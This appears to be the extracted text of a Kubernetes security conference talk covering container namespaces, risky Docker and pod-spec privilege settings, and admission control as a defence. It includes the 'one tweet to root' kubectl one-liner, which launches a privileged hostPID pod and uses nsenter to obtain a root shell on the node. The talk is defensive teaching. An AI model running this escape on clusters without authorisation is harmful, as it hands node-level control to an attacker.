Kubernetes Security

@mauilion

- Staff Cloud Native Architect at VMware
- Presenter on tgik.io
- I have been helping folks with Kubernetes since 2016!
- I specialize in Kubernetes Networking and Security.
- Find me on slack.k8s.io at @mauilion or in #kind!

I help folks understand

Agenda

- What is Container Security?
- Docker in Docker!
- Kubernetes Security!
- Abusing Kubernetes Defaults!
- One tweet to root!
- Admission Control FTW!
- Thanks!

Let’s start with Container Security


What even is a container really?

- Think of containers as a form of process isolation.
- If the process dies so dies the container! Very unlike a VM
- There are a number of namespaces that **every** linux process is subject too.

```
ls -al /proc/1/ns
lrwxrwxrwx 1 root root 0 Oct  1 20:25 cgroup -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 root root 0 Oct  1 20:25 ipc -> 'ipc:[4026532748]'
lrwxrwxrwx 1 root root 0 Oct  1 20:25 mnt -> 'mnt:[4026532746]'
lrwxrwxrwx 1 root root 0 Oct  1 20:25 net -> 'net:[4026532751]'
lrwxrwxrwx 1 root root 0 Oct  1 19:00 pid -> 'pid:[4026532749]'
lrwxrwxrwx 1 root root 0 Oct  1 20:25 pid_for_children -> 'pid:[4026532749]'
lrwxrwxrwx 1 root root 0 Oct  1 20:25 user -> 'user:[4026531837]'
lrwxrwxrwx 1 root root 0 Oct  1 20:25 uts -> 'uts:[4026532747]'
```

Things we can tell Docker to do 😱

- --privileged
  - Full access to /dev
- --cap-add=sys_admin
  - Limited access to /dev but it’s not enough. This still gives up the host!
- --net=host
- --pid=host
- --ipc=host
- --volume=


Docker in Docker

Docker in Docker


- Two definitions:
  - Mount in underlying docker socket (plz no)
  - Give enough priv to container to allow for creation of containers

- Why do it at all?
  - To build images. Maybe use kaniko or img

- Why is this a bad plan?
  - Time for more DEMOS

DEMO TIME

Kubernetes Security!



There is a lot to Secure in Kubernetes!

- Node Patching
- Bootstrap tls
- Node restriction
- Image Verification
- Image CVE’s
- Image build vs run
- Securing PV Data
- OMG hostpath!
- Capabilities
- RunAsNotRoot
- Admission Control
- Kubernetes “Secrets” (O.o)

- Network Policy
- Pod Security Policies
- Authentication (OIDC)
- RBAC implementation
- Encryption on the wire
- Encryption at rest for Etcd
- Protecting Certificates from Users.
- Image Pull Policy: Always
- Admission Controller: PodNode Selector
- Multi Tenancy vs Multi Team
- Patching Kubernetes

Fun as an authenticated user! 😱

Docker run:	Kubectl explain:
--privileged	pod.spec.containers.securityContext.privileged
--cap-add=sys_admin	pod.spec.containers.securityContext.capabilities
--net=host	pod.spec.hostNetwork
--pid=host	pod.spec.hostPid
--ipc=host	pod.spec.hostIPC
-v	pod.spec.volumes.hostPath


Pods are made up of containers that share!

- A pod can have many containers of different types.
  - Init containers
  - Sidecar containers

- These containers by default share:
  - Network Namespace
  - Can share Volumes.

-

One tweet to root!



Duffie Cooley
@mauilion

```
kubectl run r00t --restart=Never -ti --rm --image
lol --overrides '{"spec":{"hostPID": true,
"containers":
[{"name":"1","image":"alpine","command":
["nsenter","--mount=/proc/1/ns/mnt","--
","/bin/bash"],"stdin":
true,"tty":true,"securityContext":
{"privileged":true}}]}}'
```

12:27 PM · May 17, 2019 · Twitter Web Client

What’s nsenter?

It is a small tool allowing to enter into namespaces. Technically, it can enter existing namespaces, or spawn a process into a new set of namespaces. "What are those namespaces you're blabbering about?" We are talking about container namespaces.

nsenter can do many useful things, but the main reason why I'm so excited about it is because it lets you enter into a Docker container.

from: https://github.com/jpetazzo/nsenter

DEMO TIME

Admission Control


- Admission Control is the our only way to validate or mutate the Pod Spec.
- PodSecurityPolicies are an Admission Controller.
- OPA Gatekeeper is another!
- These are tools that let you define what a POD can do.


DEMO TIME

Hey! Thanks!!

tgik.io

Come work with me at VMware
Slides available at:
git.io/mauilion-vegas-2019
We are hiring!
rolp.co/G5zsq


kubectl apply pod.yaml
etcd
API Server
Scheduler
Controller Manager
Control Plane Node
Kubelet
Container Runtime (Docker)
Worker Node
Kubelet
Container Runtime (Docker)
Worker Node


API Server
etcd
scheduler
kubelet
container runtime
create pod
write
ok
200 OK
watch (new pod)
bind pod
write
ok
200 OK
watch (bound pod)
start container(s)
update status
write
ok
200 OK